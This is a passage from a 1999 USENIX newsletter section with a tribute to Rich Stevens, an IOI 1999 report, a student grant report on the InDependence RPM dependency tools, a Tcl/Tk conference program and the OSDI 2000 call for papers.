on the purchase of proceedings and CD-ROMs from USENIX conferences.

Savings
(see <http://usenix.org/membership/membership.html> for details)
10% off all Academic Press Professional books
10% off BSDI, Inc. "personal" products.
10% off Morgan Kaufmann Publishers books.
20% off New Riders/Cisco Press/MTP books.
10% off OnWord Press publications.
10% off The Open Group publications.
20% off O'Reilly & Associates publications.
$10.00 off Prime Time Freeware publications and software.
10% off Wiley Computer Publishing books.

Special subscription rates
(see <http://usenix.org/membership/membership.html> for details)
10% off subscription to any Cutter Information newsletter.
$45 subscription to *IEEE Concurrency* (regularly $88).
15% off subscription to *The Linux Journal.*
20% off subscription to any Sage Science Press journals.
Free subscription to *Server/Workstation Expert.*
$10 off subscription to *SysAdmin Magazine.*

For more information regarding membership or benefits please contact
<office@usenix.org>
Phone: 510 528 8649

A Tribute to Rich Stevens

by Rik Farrow

<rik@spirit.com>

On September 1, 1999, USENIX member, author, and lecturer Rich Stevens died. The cause of death has not been revealed.

Stevens was a familiar sight at USENIX seminars, and that is where I first met him. We were both teaching in San Francisco, and I got to sit in on his network programming class one morning.

USENIX has a reputation for engaging good teachers, but Stevens was exceptional. His teaching was crystal clear; he was always patient with any questioner; and he never talked down to anyone. I found his knowledge of TCP/IP and UNIX networking extraordinary, and that information was just as clearly presented in his books.

Personally, I always found Rich friendly and supportive. Even with his great success, he was still very accessible, helping me whenever I asked.

When I was approached about writing this, someone suggested that I ask around for other people's comments on Rich. The responses appear below.

Evi Nemeth wrote, "Rich's volume 2 of *TCP/IP Illustrated* was the definitive TCP reference for the IETF. I often saw questions posted to various IETF lists like 'which TCP are you talking about?' and then bunches of answers back saying TCP from Stevens volume 2 page xxx. Rich has trained most of the folks who know network programming with his books and tutorials."

Trent Hein said, "Rich was a brilliant writer and instructor, and his books and teachings did an enormous amount to spread the gospel of TCP/IP. One of the stories I tell most often about Rich is how I came to own a copy of the movie *Wayne's World II.* Rich's publisher was giving out copies because his book, *UNIX Network Programming,* appears in the arms of Garth's girlfriend. When the publisher gave me the videotape, I thought, 'Hmmm, I wonder who had to pay a license fee here?' Later that day, I ran into Rich and asked him about it. His eyes lit up as he said, 'I was sitting in the movie theater with my 13-year-old son, but not paying a whole lot of attention to the movie. Suddenly, my son grabbed my arm and said "Dad, that's your book!" I couldn't believe it. My book was used to define the ultimate geek, and suddenly my son thinks I'm really cool.' Rich was so proud.

"Above all, Rich was a really genuine person. He was always there to lend support, to offer a bit of wisdom, and to be the person that cared when no one else did. I will miss Rich dearly."

Hal Stern reflected that he respected his teaching and his ability to illuminate and explain. "Charles Mingus, late jazz bassist, sums it up well: 'Taking something complex and making it simple is true creativity.' We have lost one of our truly creative."

Tina Darmohray shared her impressions as well. "My only dealings with Rich were via the tutorial circuit. He was a world-class author of several very successful heavyweight texts. I didn't consider myself his equal on any count, but he never treated me as less than such. He was always friendly and approachable, and easy to converse with on any topic.

"I still vividly remember leaving the Interop instructors' hotel in Washington, D.C. one morning on the way to teach; I was a few paces behind Rich. He had his carry-on luggage with him. With young children at home, I was always interested in how to minimize my time on the road and it had never occurred to me that I *could* leave right after I taught a course,

until I saw Rich that morning. At lunch I approached him to talk about it. I had a lot of silly questions: did he feel he was cutting it too close? did he have time to answer attendees' questions afterwards and still make the plane? etc. Rich told me how he planned his itinerary and what his experience had been in doing so. It wasn't technical, but he was willing to share some professional advice with a young instructor who needed it. After that, he always talked to me in the hallways and found ways to compliment my teaching styles. He treated me as an equal, and I always admired and appreciated that. And I learned from his marvelous books, as we all have."

Paul Vixie said, "A lot of us in the network programming field are inconsiderate, ill-mannered, fuzzy-thinking punks. I can remember thinking more than once of Rich as a man too good for the company he kept, myself included. He was a classy guy and he really did just want to do the right thing and for us all to want to do the right thing. I'll miss the example he set, almost as much as I'll miss him personally."

Karen Gettman was Rich's publisher at Addison Wesley, and she wrote: "Rich was my primary advisor, helping me to decide: Should I publish this book? Is this book idea a good one? etc. But, most importantly, he was a friend. I feel his loss keenly. Each day we would exchange mail; sometimes about book ideas, sometimes about runs, sometimes about vacations, sometimes about our families. His mail was always a bright spot in my day. As were his phone calls. I miss him so much.

"Rich was generous with his time and his expertise. Even when I was first learning the field, he was extraordinarily patient and spent a large amount of time teaching me. He was always kind.

"Rich will always be remembered. My life is better for having known him. His generous spirit, his fun sense of humor, and his ability to make anyone he was talking to feel important are all part of the legacy he leaves. I feel lucky to have known and worked with him."

Paul Ebersman had something to say too. "I first met Rich at one of his tutorials, the one using his first TCP/IP Illustrated book. I was amazed at his gift for taking complicated and confusing material and making it comprehensible. His books were also well designed for setting in your lap while you typed on your UNIX box and watching what happens on the Net. To top all this, he was also a very nice, really approachable guy who always had time to chat or answer questions. This is a real loss to the USENIX community."

Finally, from his co-author, Gary Wright: "My relationship with Rich started in 1987 when I began working for him as a co-op student. It was under Rich's guidance that I was given the opportunity to explore TCP/IP, X Windows, and object-oriented programming long before they were considered mainstream technologies. My professional and entrepreneurial careers are the direct result of the opportunities that Rich made available to me over the years. Fortunately, Rich decided to share his skills and experience with many other people through his books and tutorials. He was an outstanding mentor, author, teacher, and friend."

Wright mentioned that Rich was also famous for his chocolate-chip cookies, bringing some whenever he came to visit. You can find his recipes on Rich's Web site:
<http://www.kohala.com/start/recipes/recipes.html>.

Rich Stevens is not the only member of our extended community to die this year. Jon Postel died after riding herd on Internet standards and the RFCs since the beginning of Internet time. Mark Weiser passed away last spring.

I did not know Rich as well as I would have wished. But I am greatly saddened at his passing, as he has affected us all with his contributions and his own gentle nature.

The family asked that in lieu of flowers, donations be made in Richard's name to Habitat for Humanity, 2950 E. 22nd Street, Tucson, AZ 85713.

2000 Election for Board of Directors

by Ellie Young
Executive Director
<ellie@usenix.org>

The biennial election for officers and directors of the Association will be held in the spring of 2000. A report from the Nominating Committee will be posted to <comp.org.usenix> and the USENIX Web site in mid-December and will be published in the February issue of *;login:*.

Nominations from the membership are open until January 26, 2000.

To nominate an individual, send a written statement of nomination signed by at least five (5) members in good standing (or five separate nominations) to the Executive Director at the Association office, to be received by noon, P.S.T., January 26, 2000. Please include a Candidate's Statement and a photograph.

Ballot notices will be sent to all paid-up members on or about February 17. Members will have until March 29 to cast their vote. The results of the election will be announced on <comp.org.usenix> and the USENIX Web site, as well as in the June issue of *;login:*.

The Board is made up of eight directors, four of whom are "at large." The others are the President, Vice President, Secretary, and Treasurer.

The balloting is preferential; those candidates with the largest number of votes are elected. Ties in elections for Directors result in run-off elections, the results of

which are determined by a majority of the votes cast.

Newly elected directors will take office at the conclusion of the first regularly scheduled meeting following the election, or on July 1, whichever comes earlier.

20 Years Ago in USENIX

by Peter H. Salus

USENIX historian
<peter@ssc.com>

USENIX started out as the UNIX Users' Group in May 1974, with two dozen folks in a conference room at Columbia University. As this was meeting 0, USENIX 2K will be the twenty-fifth. Or, at least, that's how I rationalize it. I tried to point this out where the 1985 (Portland, OR) "Tenth Anniversary" was concerned. Clearly we're doomed to be off by one, just like the folks who think the "millennium" begins in January 2000.

Denis the Short (= Dionysius Exiguus) fixed the calendar so that the year after 1 B.C. was 1 A.D. – no 0. Of course, the Hindu mathematicians hadn't invented 0 yet, either.

But numbering has been and remains a great problem.

This occurred to me again last September. I was giving a talk on UNIX history and was asked a series of numbering questions: What was System IV? Why did Berkeley go BSD, 2BSD, 3BSD, 4BSD, 4.1BSD, 4.2BSD, 4.3BSD, 4.4BSD? (I'm ignoring 1a, 1b, 1c, Tahoe, etc.)

I've never known what System IV was. Perhaps AT&T decided that as they had System III and there was a 4BSD, it would be too confusing to have a IV. If anyone knows the reality, please let me know.

The Berkeley "scheme" was a bit more straightforward: the licensing agreement negotiated with AT&T permitted upgrading the software and supplying bug fixes, but barred a major release without renegotiation. So, Bill Joy and his fellows at the CSRG decided that by indicating 4.0, 4.1, 4.1c, . . ., this would show that they were "updating," not producing a "major revision." Hmmm.

And that's the way the rhinoceros got his skin.

IOI Report from Turkey

by Don Piele

Director, USACO
<piele@cs.uwp.edu>

The eleventh International Olympiads of Informatics (IOI) is now history. USA team members Daniel Wright, Ben Mathews, Percy Liang, and David Cheng faced the most difficult set of problems ever presented at an IOI. Fortunately, each member of the team managed to score well enough to receive a medal. A total of 257 students from 65 countries competed for 22 gold, 42 silver, and 64 bronze medals. Out of 600 points possible the median score was 135, rather low by previous IOI standards. Our youngest team members, David and Percy, who still have a year of eligibility, received bronze medals. Our retiring seniors, Ben and Daniel, who are going back to their freshman years at Cal Tech and Stanford, respectively, received silver medals. The top score of 480 points went to Hong Chen from China, for which he received the gold first-place trophy. Second place was shared by Mathijs Vogelzang of the Netherlands and Roman Pastoukhov of the Russian Federation. We were fortunate to have had Mathijs join us at our training camp last summer, so watching

him receive the first gold medal ever for the Netherlands was a special treat.

Members of the team, Team Leader Rob Kolstad, Deputy Team Leader Brian Dean, and I flew to Istanbul and on to Antalya, Turkey's principal holiday destination. As soon as we left the airport, we were met by our student guide, who escorted us by bus to Sirene City Resort, an impressive five-star vacation retreat on the sunny shores of the Mediterranean.

The opening ceremony was held at the beautiful Talya Hotel in downtown Antalya. Professor Doctor Namik Kemal Pak, Director of Tübitak, relayed a message sent by the President of Turkey, Süleyman Demirel. Professor Göktürk Uçoluk followed with a brief journey through the history of computer science, ending with a string and ball demonstration of a constant time algorithm for finding the shortest path between two nodes.

Students and team leaders were housed in separate quarters so there would be no contact between the team leaders and the students once the problem selection process had begun. The general assembly began the question-selection process at 9:00 p.m. The process took longer than expected, and translations from English into each native language began in the wee hours of the next day. Some countries were still translating when the sun came up the next morning, making for a long and tiring night.

Up early on Monday, the students were led into a huge convention room that was partitioned off and filled with 300 networked computers. They would spend the next five hours trying to solve three tough problems by writing programs in Turbo Pascal or Turbo C/C++. The team leaders were in a separate location and never saw the students in action. The IOI competition has never been a spectator sport. Once the clock began, many team leaders headed off to their rooms or the pool for some well-deserved rest. In the afternoon, a workshop on "Future Competition Environments" was held. Rob Kolstad, our Team Leader, reported on the recommendations from a meeting of the New Environments Committee held in Enschede, Holland, in July. The recommendation to switch in the year 2001 to free Pascal and to C/C++ compilers (like DJGPP) that eliminate the 640K memory restrictions of DOS was overwhelmingly favored by the participants.

While we were discussing new environments, the Scientific Committee from Turkey was busy overseeing the automatic grading system as it worked its magic, examining the outputs from ten test cases run against each of the three problems. After a few hours, the grading was done and a report was generated for each contestant. These were handed over to the team leaders, who were then free to examine the programs one at a time with each participant. This process eliminated the painfully long grading process used in the past, where each contestant waited in line to have his/her programs tested. The automated grading process used in Turkey will undoubtedly become the standard for future IOIs.

Tuesday was spent relaxing and visiting the many sights of the area.

The second round of competition, on Wednesday, was a repeat of the first round. Again, several delegation leaders were up all night making their translations. After the competition ended, everyone headed for some R&R beside the pools or on the sandy beach.

On Thursday, the cut-off scores for the medals were quickly decided. A discussion followed regarding another recommendation from the New Environ-ments Committe to create an IOI Scientific Committee (ISC) that would assist each country's Scientific Committee in the formulation and review of problems and test data. It was explained that as the competition advanced in complexity, we should try to provide a level of continuity from competition to competition, so that each country need not start from ground

WEB SITE

<http://www.usenix.org>

MEMBERSHIP

Telephone: 510 528 8649
Email: <office@usenix.org>

PUBLICATIONS

Jane-Ellen Long
Telephone: 510 528 8649
Email: <jel@usenix.org>

USENIX SUPPORTING MEMBERS

C/C++ Users Journal
Cisco Systems, Inc.
Deer Run Associates
Greenberg News Networks/ MedCast Networks
Hewlett-Packard India Software Operations
Internet Security Systems, Inc.
JSB Software Technologies
Lucent Technologies
Macmillan Computer Publishing, USA
Microsoft Research
MKS, Inc.
Motorola Australia Software Centre
NeoSoft, Inc.
New Riders Press
Nimrod AS
O'Reilly & Associates
Performance Computing
Questra Consulting
Sendmail, Inc.
Server/Workstation Expert
UUNET Technologies, Inc.
Web Publishing, Inc.
Windows NT Systems Magazine

zero. As it was explained by Rob, "It is far better to have cooperation between countries and help raise the level of all IOIs than to have a competition for the dubious title of 'Best IOI.' In this way the last IOI will always be the 'Best IOI,' since it will be constantly improving." The IOI Scientific Committee would provide another level of review, to ensure that the competition problems and test data are consistently of high quality.

Another recommendation was to create an IOI software team (IST). It would be responsible for the creation, maintenance, and distribution of evaluation software. Both recommendations were approved by the General Assembly.

The closing ceremonies were held at the Dedeman Hotel in Antalya on Friday. The Deputy Prime Minister of Turkey helped distribute the gold medals. Finally, the orange and white IOI flag was handed over by Göktürk Uçoluk of Turkey to Zide Du of China. Zide then invited everyone to come to the 12th IOI in Beijing, China, September 23–30, 2000.

The 11th IOI was another fantastic experience for everyone. The entire Turkish organizing committee deserves our most sincere congratulations for a truly impressive last IOI of the millennium.

To see the questions and the results of this year's IOI, go to <www.ioi99.org.tr>.

To see the photographs, go to <www.usaco.org> and follow the links.

Excerpts from Letters from the Competitors

from Daniel Wright:

I was on the US team to the IOI, and I'd like to say thanks to USENIX for making it possible. The Olympiad was really wonderful. In addition to the Computer Science we learnt, we became friends with people we would otherwise never have met – truly amazing people.

From David Cheng:

I just returned from a great week in Antalya, Turkey. The entire trip was remarkable: the hospitality, the excursions, the facilities. I even liked some of the difficult problems at the IOI. The experience taught me much – that I still need work debugging, that a Turkish lira is not worth much, that chance has some of the smartest people make mistakes, and that some foreign food cannot be completely trusted.

Thank you for your continued support.

From Percy Liang:

I just wanted to thank you for your support of the USA IOI Team. This was my first IOI, and it was quite an experience. I enjoyed my first glance at Roman ruins, and was amazed at the magnitude of the competition. I appreciate your help once again.

Report from a USENIX Student Grant Project

InDependence: Inferring Dependencies for System Components

by Crispin Cowan

Department of Computer Science and Engineering, Oregon Graduate Institute of Science & Technology

<crispin@cse.ogi.edu>

InDependence is a USENIX-funded project to make system configuration easier by systematically automating the tracking of dependence relationships between various system components. System configuration is tedious, because the system administrator must manually determine the total system requirements to make the system operational for a particular goal on a particular platform. Determining these requirements consists of identifying the correct libraries, programs, and settings required to run the desired software. Many of these required components in turn have requirements of their own, leading to a long list of "depends on" relations, or dependencies.

For instance, a Web server machine needs to run the Web server program. The Web server program may in turn require a TCP/IP stack, a reverse DNS lookup, a Perl interpreter, SSL libraries, etc. A mail server shares some of these requirements (TCP/IP, DNS) but also has requirements of its own (mail handling agents, mail delivery agents, POP and IMAP servers) and may not require some of the Web server's components (Perl, SSL). Similarly, the software required for different hardware platforms varies. In addition to obvious dependencies (binary programs should match the CPU), there are other hardware platform dependencies: desktop systems usually do not require PCMCIA device drivers, while laptop systems often do not require SCSI or RAID device drivers.

Determining these requirements is usually achieved either through expert knowledge or through trial and error. Neither of these techniques is scalable, because the dependencies change with the goal, software versions and hardware versions. Both techniques are error-prone, because they rely on an expert correctly determining a large number of crucial details. Thus system configuration contributes to the rising cost of system administration as systems become more complex.

RPM (Red Hat Package Manager) does a great job of simplifying system configuration by providing dependence information. RPM simplifies installing and uninstalling software packages in many ways, including a mechanism to encode the dependencies for the package in terms of other RPM packages and plain files. Attempts to install packages without the requisite supporting packages & files fail. However, RPM dependence information is limited in two ways:

Transitive Dependencies: An RPM package may specify that it depends on some other package `foo`, but does *not* tell the administrator that `foo` in turn depends on package `bar`. Thus installing a given package can lead to a frustrating iterative

process of traversing a tree of dependencies before arriving at a configuration that satisfies the goal package's needs.

Manual Encoding: The dependence information in an RPM package is manually encoded by the package maintainer. As a result, the dependence information in an RPM package may be incorrect: the RPM dependence information in effect is documentation that reflects the packager's opinion of the non-obvious dependencies, and rarely lists "standard" dependencies that may be non-obvious for a particular configuration.

InDependence treats these problems by enriching the dependency information provided to the system administrator with the following two tools:

RPMTC: RPMTC examines a goal RPM package and a file system directory of other available RPM packages, and constructs the transitive closure of all package dependencies required to satisfy the goal package. This global dependency list can then optionally be compared to the RPM database of installed packages, and produce as a final result the set of packages to be installed to achieve the goal.

Dep: This tool is for the RPM packager that identifies external files or RPM packages that a program uses. While `dep` does not directly address the system administrator's problem, it *indirectly* improves the system configuration situation by providing RPM package builders and maintainers with a tool to automate the detection of subtle or implicit dependencies, resulting in more complete dependence information in common RPM packages.

`dep` is a command-line "wrapper," similar to the `time` command, i.e. to determine which files and packages the `foo` command uses, you would say:

```
dep foo <foo's argument list>
```

`foo` will then run normally. However, `dep` will use `strace` to wrap the `foo` command, and record all of the files that `foo` accesses. Following completion of the `foo` command, `dep` sorts and filters the list of accessed files, eliminates duplicates, identifies the RPM package that owns any of the files accessed, and drops the result into `~/.dep/foo`.

`dep` accumulates results, i.e. multiple runs of the `foo` command using different arguments and inputs will accumulate additional files accessed into `~/.de/foo` without deleting the previous list. The RPM packager can thus exercise a candidate program under whatever test suite is deemed suitable, and `dep` will record all of the files accessed, and identify the RPM packages that own that file.

The result is that following testing, the RPM packager can state with confidence the list of RPM packages and files that a given program depends on for correct operation.

InDependence was built at the Oregon Graduate Institute of Science & Technology, funded by a grant from USENIX. It was designed by Crispin Cowan (assistant professor) and Ryan Finnin Day (then part-time Master's student, now system administrator for the *Christian Science Monitor* Web site, <ryan@csmonitor.com>). RPMTC was written by Ryan, and enhanced by Hao Zhao (then a full-time Master's student, and now a developer at Microsoft). Hao also wrote `dep`. The InDependence RPM package was built by Steve Beattie (then a full-time Master's student, and now a developer at WireX Communications, <steve@wirex.com>). The full package, source code, and documentation are available as open source software at <http://www.cse.ogi.edu/DISC/projects/independence/>.

The InDependence project is now complete. During the course of InDependence's development, several concurrent projects evolved similar capabilities:

- EzRPM is similar to RPMTC, except that EzRPM actually goes out and installs all of the required RPM packages. <http://wdowns.businesslink.com/ezrpm/>
- `RPM2html` and `rpmfind` are also addressing the problem of the transitive closure of RPM dependencies. <http://rufus.w3.org/linux/rpm2html/> and <http://rufus.w3.org/linux/rpm2html/rpmfind.html>
- Jeff Johnson (RPM maintainer at Red Hat Software) intends to add transitive closure capability to RPM itself. Jeff indicated that he may re-use RPMTC's code to do so.
- Ken Estes is working on tools similar to `dep`. In contrast to `dep`, Ken's tools use static analysis to discover the resources needed for Java and Perl scripts, rather than `dep`'s run-time monitoring approach. Because neither static analysis nor run-time monitoring can be complete, these two approaches complement each other nicely.

7th USENIX

Tcl/Tk Conference

See the full program and register online:
http://www.usenix.org/events/tcl2k

February 14–18, 2000 Austin Marriott at the Capitol, Austin, Texas, USA

Tutorial Program Monday–Tuesday, February 14–15, 2000

Monday, February 14, 2000

M1AM Effective Tcl/Tk Programming
MICHAEL MCLENNAN, *Cadence Design Systems, Inc.*

M2AM XML and Tcl/Tk
STEVE BALL, *Zveno Pty. Ltd.*

M3AM Network Management with Scotty
CAMERON LAIRD, *Phaseit, Inc.*

M4PM Tcl Extension Building and SWIG
DAVID M. BEAZLEY, *University of Chicago*

M5PM Object-Oriented Programming with [incr Tcl]
MICHAEL MCLENNAN, *Cadence Design Systems, Inc.*

M6PM Tcl Internationalization and Localization
MARK HARRISON, *AsiaInfo Computer Networks (Beijing), Ltd.*

Tuesday, February 15, 2000

T1AM Building Applications with BLT
GEORGE HOWLETT, *Cadence Design Systems, Inc.*

T2AM Embedding Tcl In C/C++ Applications
D. RICHARD HIPP, *Hwaci*

T3AM Web Tcl Complete
STEVE BALL, *Zveno Pty. Ltd.*

T4PM Regular Expressions and Other Parsing Mysteries
JERRY PEEK, *Scriptics Corporation*

T5PM Tcl Internals: Raw and Exposed
LEE BERNHARD, *Scriptics Corporation*

T6PM Expect—Automating Interactive Applications
DON LIBES, *NIST*

Conference Organizers

PROGRAM CHAIRS
De Clarke, *UCO Lick Observatory*
Tom Poindexter, *Talus Technologies, Inc.*

PROGRAM COMMITTEE
Steve Ball, *Zveno Pty. Ltd.*
Dave Beazley, *University of Chicago*
Melissa Chawla, *Scriptics Corporation*
Dave Griffin, *SiteScape, Inc.*
Mark Harrison, *AsiaInfo Computer Networks (Beijing), Ltd.*
Jeffrey Hobbs, *Scriptics Corporation*
Jim Ingham, *Cygnus Solutions*
Michael Johnson, *Pixar Animation Studios*
Brian Kernighan, *Bell Laboratories*
Cameron Laird, *Phaseit, Inc.*
Don Libes, *NIST*
Michael McLennan, *Cadence Design Systems, Inc.*
Matt Newman, *Sensus Consulting Ltd.*
John Reekie, *UC Berkeley EECS*
Mark Roseman, *Teamwave Software Ltd.*

THE USENIX ASSOCIATION STAFF

Technical Sessions Wednesday–Friday, February 16–18, 2000

Wednesday, February 16, 2000

9:00 am - 9:15 am **Opening Remarks and Best Paper Awards**
De Clarke, *UCO Lick Observatory*, and Tom Poindexter, *Talus Technologies, Inc.*, Program Co-Chairs

9:15 am - 10:30 am **Keynote Address**
Jim Davidson, *America Online, Inc.*

10:30 am - 11:00 am **Break**

11:00 am - 12:30 pm **Middleware**
Session Chair: Melissa Chawla, *Scriptics Corp.*

Rapid CORBA Server Development in Tcl: A Case Study
Jason Brazile and Andrej Vckovski, *Netcetera AG*

AGNI: A Multi-threaded Middleware for Distributed Scripting
M. Ranganathan, Mark Bednarek, Fernand Pors, and Doug Montgomery, *National Institute of Standards and Technology*

11:00 am - 12:30 pm (continued)

Introducing QoS Awareness in Tcl Programming: QTcl
Roberto Canonico, Maurizio D'Arienzo, Simon P. Romanao, and Giorgio Ventre, *Università di Napoli*

CollabWiseTk: A Toolkit for Rendering Stand-alone Applications Collaborative
Hemang Lavana and Franc Brglez, *North Carolina State University*

12:30 pm - 2:00 pm **Lunch (on your own)**

2:00 pm - 4:00 pm **Tcl Update**
John Ousterhout, CEO, and Jeffrey Hobbs, Tcl Ambassador, *Scriptics Corp.*

4:00 pm - 4:30 pm **Break**

(continued on next page)

Technical Sessions Wednesday–Friday, February 16–18, 2000

Wednesday, February 16, 2000 (continued from previous page)

4:30 pm - 5:30 pm Testing and Integration

Session Chair: Dave Griffin, *SiteScape, Inc.*

GDBTk: Integrating Tk into a Recalcitrant Command-line Application
James Ingham, *Cygnus Solutions, Inc.*

TclTk: A Strong Basis for Complex Load Testing Systems
Ahmet C. Keskin, Till I. Patzchke, and Ernst vonVoight, *Patzschke + Rasp Software AG*

Using Tcl to Build a Buzzword-Compliant Environment That Glues Together Legacy Analysis Programs
Carsten H. Lawrenz and Rajkumar Madhuram, *Siemens Westinghouse Power Corp.*

5:30 pm - 6:30 pm Break

6:30 pm - 8:30 pm Conference Dinner

8:30 pm - 10:30 pm Birds-of-a-Feather Sessions (BoFs)

Thursday, February 17, 2000

9:00 am - 10:30 am Web Technologies

Session Chair: Cameron Laird, *Phaseit, Inc.*

Proxy Tk: A Java Applet User Interface Toolkit for Tcl
Mark Roseman, *TeamWave Software, Ltd.*

The Tcl Web Server
Brent Welch, *Scriptics Corp.*

TkGecko: A Frill-Necked Lizard
Steve Ball, *Zveno Pty. Ltd.*

BizConnect: An XML Integration Server Based on Tcl
Scott Stanton, Eric Melski, and John Ousterhout, *Scriptics Corp.*

10:30 am - 11:00 am Break

11:00 am - 12:00 pm Panel: The Tcl Community of the Next Century

Panel: Jean-Claude Wippler, *Equi4 Software*; Matt Newman, *Sensus Consulting Ltd.*; Cameron Laird, *Phaseit, Inc.*; Jeffrey Hobbs, *Scriptics Corp.*
Moderator: Tom Poindexter, *Talus Technologies, Inc.*

12:00 pm - 1:30 pm Conference Lunch

1:30 pm - 2:00 pm Tcl Balderdash

Want to know more about the wealth of online Tcl resources? In this panel-style presentation, Tcl community leaders will be asked to prepare a list of Tcl resources, some real and some imaginary; the audience will vote on which ones they believe in. For the real resources, URLs will be shown.

2:00 pm - 3:00 pm User Interface and Applications

Session Chair: Dave Beazley, *University of Chicago*

Supporting Information Awareness Using Animated Widgets
Scott McCrickard and Q. Alex Zhao, *Georgia Institute of Technology*

Collaborative Client-Server Architectures in Tcl/Tk: A Class Project Experiment and Experience
Franc Brglez, Hemang Lavana, Zhi Fu, Debabrata Ghosh, Lorie Moffitt, Steve Nelson, J. Marshall Smith, and Jun Zhou, *North Carolina State University*

Scripted Documents
Jean-Claude Wippler, *Equi4 Software*

3:00 pm - 3:30 pm Break

3:30 pm - 4:30 pm Work-in-Progress Session (WiPs)

4:30 pm - 8:00 pm Posters Session & The Texas Tcl Shoot-Out Judging

8:30 pm - 11:00 pm Birds-of-a-Feather Sessions (BoFs)

Friday, February 18, 2000

9:00 am - 10:30 am Extending Core Tcl

Session Chair: Matt Newman, *Sensus Consulting Ltd.*

The Tcl Extension Architecture
Brent Welch and Michael Thomas, *Scriptics Corp.*

XOTcl—An Object-Oriented Scripting Language
Gustav Neumann and Uwe Zdun, *University of Essen*

A Multi-Threaded Server for Shared Hash Table Access
Andrej Vckovski and Jason Brazile, *Netcetera AG*

Feather
Paul Duffin, *IBM Corp.*

10:30 am - 11:00 am Break

11:00 am - 12:30 pm Applications Show & Tell

12:30 pm - 1:30 pm Closing Remarks, Best Poster Award, Texas Tcl Shoot-Out Awards, & Town Meeting

7th USENIX Tcl/Tk Conference

Register online: http://www.usenix.org/events/tcl2k

Announcement and Call for Papers **USENIX**

4th Symposium on Operating Systems Design and Implementation (OSDI 2000)

http://www.usenix.org/events/osdi2000

Monday–Wednesday, October 23–25, 2000 **Paradise Point Resort, San Diego, California, USA**

Sponsored by USENIX, the Advanced Computing Systems Association
Co-sponsored by IEEE TCOS and ACM SIGOPS

Important Dates

Paper submissions due: *Tues., April 25, 2000*
Notification to authors: *Thurs., June 29, 2000*
Revised papers due for shepherding: *Mon., July 31, 2000*
Camera-ready papers due: *Thurs., August 31, 2000*

Conference Organizers

Program Co-Chairs:
Michael B. Jones, *Microsoft Research*
Frans Kaashoek, *MIT Laboratory for Computer Science*

Program Committee:
Brian Bershad, *University of Washington*
Pei Cao, *University of Wisconsin—Madison*
David Culler, *University of California—Berkeley*
Fred Douglis, *AT&T Labs Research*
Peter Druschel, *Rice University*
David Johnson, *Carnegie Mellon University*
Butler Lampson, *Microsoft*
Andrew Myers, *Cornell University*
Dave Presotto, *Bell Laboratories*
Timothy Roscoe, *Sprint Labs*
Bill Weihl, *Compaq Systems Research Center*
John Wilkes, *HP Laboratories*

Tutorial Chair:
Jay Lepreau, *University of Utah*

Steering Committee:
Margo Seltzer, *Harvard University*
Karin Petersen, *Xerox PARC*

Symposium Overview

The goal of the fourth OSDI is to present innovative, exciting work in the systems area. OSDI brings together professionals from academic and industrial backgrounds and has become a premiere forum for discussing the design, implementation, and implications of systems software.

The OSDI symposium emphasizes both innovative research and quantified experience in the systems area. OSDI takes a broad view of what the systems area encompasses and seeks contributions from all fields of systems practice, including: operating systems, networking, distributed systems, parallel systems, mobile systems, embedded systems, and the influence of hardware developments on systems and vice-versa. We particularly encourage contributions containing highly original ideas.

The symposium will consist of 2.5 days of single-track technical sessions with presentations of refereed papers and a keynote address. A session of Work-in-Progress presentations is planned, and informal Birds-of-a-Feather sessions may be organized by attendees. Refereed papers will be published in the Proceedings, provided free to technical session attendees, and available for purchase from USENIX; the Proceedings will also be distributed to ACM SIGOPS members.

Submitting a Paper

Submitted papers must be no longer than 14 single-spaced 8.5" x 11" pages, including figures, tables, and references, using 11 point or larger fonts. Papers longer than 14 pages will not be reviewed. Papers so short as to be considered "extended abstracts" will not receive full consideration. A good paper will demonstrate that the authors:

- are attacking a significant problem,
- have devised an interesting, compelling solution,
- have demonstrated the practicality and benefits of the solution,
- have drawn appropriate conclusions,
- have clearly described what they have done, and
- have clearly articulated the advances beyond previous work.

Submissions will be judged on originality, significance, interest, clarity, relevance, and correctness. Accepted papers will be shepherded through an editorial review process by a member of the program committee.

OSDI, like most conferences and journals, requires that papers not be submitted simultaneously to any other conference or publication, that submissions not be previously published, and that accepted papers not be subsequently published elsewhere. Papers accompanied by non-disclosure agreement forms are not acceptable and will be returned to the author(s) unread. All submissions are held in the highest confidentiality prior to publication in the Proceedings, both as a matter of policy and in accord with the U.S. Copyright Act of 1976.

Authors of accepted papers will be expected to provide an HTML page containing the abstract of and links to their paper and slides, and if available, to the software described in their paper. This will be collected after the event for inclusion in an electronic version of the symposium.

Deadline and Submission Instructions

Submitted papers must be received by ***Tuesday, April 25, 2000***. Submission of all papers must be made in ***both*** paper and electronic form. Both versions must be ***received*** by the deadline. This is a hard deadline — no extensions will be given. Sixteen (16) paper copies of the paper (double-sided if possible) must be sent to:

Mike Jones
Microsoft Research, Microsoft Corporation
One Microsoft Way, Building 31/2260
Redmond, WA 98052
USA
+1 (425) 936-8846

and one electronic copy in PostScript or PDF (not ASCII) must be submitted by electronic mail as a MIME or uuencoded attachment to *osdi2000papers@usenix.org*.

For administrative reasons (not blind reviewing), every submission (in both its paper and electronic form) should include one additional cover page containing:

1. paper title, authors, and author affiliations, indicating any who are full-time students,
2. for the author who will act as the contact to the program committee, his or her name, e-mail address, postal mail address, daytime and evening phone numbers, and fax number, if available, and
3. a short (100-200 word) abstract of the paper.

The cover sheet mailed with the electronic paper submission should be in ASCII to facilitate accurate on-line bookkeeping and should be included in the same e-mail message as the PostScript or PDF file attachment containing the paper.

For more details on the submission process, authors are encouraged to consult the detailed on-line author guidelines at *http://www.usenix.org/events/osdi2000/guidelines.html*.

All submissions will be acknowledged by Friday, April 28, 2000. If your submission is not acknowledged by this date, please contact the program chairs promptly at *osdi2000chairs@usenix.org*.

Best Paper Awards

Awards will be given for the best paper at the symposium and best student paper.

Work-in-Progress Reports

Are you doing new, interesting work that has not been previously presented and that is still in too early a phase for publication? The OSDI attendees could provide valuable feedback to you. We are particularly interested in the presentation of student work. Details on submitting Work-in-Progress session proposals will be made available on the symposium Web site by mid-June 2000.

Birds-of-a-Feather Sessions

Birds-of-a-Feather sessions (BoFs) are very informal gatherings organized by attendees interested in a particular topic. BoFs will be held Monday and Tuesday evenings. BoFs may be scheduled in advance by phoning the Conference Office at +1 (949) 588-8649 or via email to *conference@usenix.org*. BoFs may also be scheduled at the symposium.

Tutorial Program

USENIX is considering offering a day of tutorials prior to the conference. If you have a tutorial proposal that you believe would generate strong interest among the OSDI attendees, contact the tutorial program organizers via *osdi2000tutorials@usenix.org*.

Registration Materials

